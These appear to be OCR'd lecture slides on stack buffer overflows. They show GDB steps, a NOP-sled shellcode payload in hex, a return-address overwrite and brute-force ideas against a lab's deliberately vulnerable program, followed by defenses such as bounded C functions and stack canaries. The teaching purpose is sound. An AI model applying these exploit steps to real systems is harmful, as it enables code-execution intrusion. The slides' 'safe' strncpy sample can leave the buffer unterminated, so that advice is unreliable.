4. Reached the breakpoint
5. Inspect the register EBP "info register ebp"
6. Continue running past the breakpoint
7. **Segmentation fault** caused by overwriting the **EIP** register with the `0xCAFEBABE`.
8. The "x/li $eip" prints the **address** and **corresponding instruction** for a given register
9. Quit GDB
10. Answer "y" to confirm quitting

Building the Exploit: Guessing EIP's Value

- Next, let's figure out the address of our NOP sled to set the EIP pointer to.
- We can definitely select any location within the NOP sled region.
- To do so, we are going to see what happens to memory before and after the call to **strcpy** function call.




Building the Exploit: Guessing EIP's Value

Set a **breakpoint** at the memory address before the call to function **strcpy**.

Run the program with our **exploit** file

Dump **64** bytes of the current stack in **hex** format starting at ESP (the current stack pointer location)

Address `0xBFFFF7C0` is the start of our NOP sled, but let's use `0xBFFFF7C8` since it is safely in the middle of our NOPs.



Run GDB on **basic_vuln.o**

Reached the breakpoint

runs the next instruction (the strcpy call instruction)

exploit file content

```
90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90
90 90 90 90  90 90 31 C0  31 DB 31 C9  31 D2 B0 04  B3 01 68 64  21 21 21 68
4F 77 6E 65  89 E1 B2 08  CD 80 B0 01  31 DB CD 80  CC CC CC CC  CC CC CC CC
EF BE AD DE  BE BA FE CA
```

Building the Exploit: Guessing EIP's Value

Terminal

File Edit View Terminal Tabs Help


```
00000000   90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  ........................
00000018   90 90 90 90  90 90 31 C0  31 DB 31 C9  31 D2 B0 04  B3 01 68 64  21 21 21 68  ......1.1.1.1.....hd!!!h
00000030   4F 77 6E 65  89 E1 B2 08  CD 80 B0 01  31 DB CD 80  CC CC CC CC  CC CC CC CC  Owne........1...........
00000048   EF BE AD DE  C8 F7 FF BF                                                      ........
```

Overwriting **EIP** value with
0xBFFFF7C8

Remember that you need to store is in reverse byte order because it will be interpreted as little-endian format.

At this point we could overwrite the EBP register (currently 0xDEADBEEF), but our exploit **doesn't** depend on the EBP register since we aren't using any local variables or parameters and for our purposes its not hurting anything so we'll leave it as 0xDEADBEEF.

Moment of Truth: Running the Exploit



Running the Exploit outside GDB

```
pac@pac:~/bof $ ./basic_vuln.o `cat exploit`
Segmentation fault
pac@pac:~/bof $
```


This is because the offsets are **slightly different** as a result of the debugger adding instrumentation. So how do we calculate the new offsets?

- Proprietary software is always compiled without **debug options**, so we might want to re-compile the **basic_vuln.c** code without the “-g” option.
- Note that for this lab we left debug options enabled because it makes debugging significantly easier.

```
pac@pac:~ $ gcc basic_vuln.c -o basic_vuln.o
pac@pac:~ $
```

Running the Exploit outside GDB

Copy **exploit** file into **final-exploit** file



1. Compile without debug options
2. Copy **exploit** file into **final-exploit** file
3. Iterate 20 times by appending the final-exploit file with 0xBFFFF7D8

Brute force a targeted search space. Since we don't care what registers we overwrite as long as we eventually overwrite the EIP return address, we could try writing a script to spam the target return address at the end of our payload.

BUFFER OVERFLOW DEFENSES & COUNTERMEASURES

*The following slides are adopted from **CMSC414** course by **Dave Levin***
(https://www.cs.umd.edu/class/spring2019/cmsc414/)

CMSC 414

FEB 01 2018

RECALL OUR CHALLENGES

How can we make these even more difficult?

- Putting code into the memory (no zeroes)
- Finding the return address (guess the raw address)
- Getting %eip to point to our code (dist buff to stored eip)

Writing Secure Code

- The **root cause** of buffer overflows is not the operating system itself, but rather *insecure programming practices*.
- Programmers must be educated about the risks of insecurely copying not bounded user-supplied data into allocated memory.
- Many popular programming languages, including C and C++, are susceptible to this attack, but other languages do not allow the behavior that makes buffer overflow attacks possible.
- **Safer C Dialects**: Various safe dialects of C have been designed and implemented in academic circles but are not widely used in industry

Safe C Dialects

Unbounded Function: Standard C Library	**Bounded Equivalent: Standard C Library**	**Bounded Equivalent: Windows Safe CRT**
char * gets(char *dst)	char * fgets(char *dst, int bound, FILE *FP)	char * gets_s(char *s, size_t bound)
int scanf(const char *FMT [, arg, ...])	None	errno_t scanf_s(const char *FMT [, ARG, size_t bound, ...])
int sprintf(char *str, const char *FMT [, arg, ...])	int snprintf(char *str, size_t bound, const char *FMT, [, arg, ...])	errno_t sprintf_s(char *dst, size_t bound, const char *FMT [, arg, ...]) w
char * strcat(char *str, const char *SRC)	char * strncat(char *dst, const char *SRC, size_t bound)	errno_t strcat_s(char *dst, size_t bound, const char *SRC)
char * strcpy(char *dst, const char *SRC)	char * strncpy(char *dst, const char *SRC, size_t bound)	errno_t strcpy_s(char *dst, size_t bound, const char *SRC)

Writing Secure Code

```
#include <stdio.h>

int main(int argc, char * argv[])
{
  // Create a buffer on the stack
  char buf[256];
  // Does not check length of buffer before copying argument
  strcpy(buf,argv[1]);
  // Print the contents of the buffer
  printf("%s\n",buf);
  return 1;
}
```

```
#include <stdio.h>

int main(int argc, char * argv[])
{
  // Create a buffer on the stack
  char buf[256];
  // Only copies as much of the argument as can fit in the buffer
  strncpy(buf, argv[1], sizeof(buf));
  // Print the contents of the buffer
  printf("%s\n",buf);
  return 1;
}
```

Writing Secure Code

```
void vulnerable()
{
    char buf[80];
    gets(buf);
}
```

```
void safe()
{
    char buf[80];
    fgets(buf, 64, stdin);
}
```

```
void still_vulnerable()
{
    char *buf = malloc(80);
    gets(buf);
}
```


```
void safer()
{
    char buf[80];
    fgets(buf, sizeof(buf), stdin);
}
```

RECALL OUR CHALLENGES

How can we make these even more difficult?

- Putting code into the memory (no zeroes)
- Finding the return address (guess the raw address)
- Getting %eip to point to our code (dist buff to stored eip)

Detecting Buffer Overflow with Canaries





Detecting Buffer Overflow with Canaries


- One prevention technique is to reorganize the stack data allotted to programs and incorporates a canary, a value that is placed between a buffer and control data (which plays a similar role to a canary in a coal mine).
- The system regularly **checks the integrity of this canary value**, and if it has been changed, it knows that the buffer has been overflowed and it should prevent malicious code execution.

Detecting Buffer Overflow with Canaries


```
void simple() {
    int a; /*integer*/
    int *b; /*pointer to integer*/
    char c[10]; /*character array*/
}
```








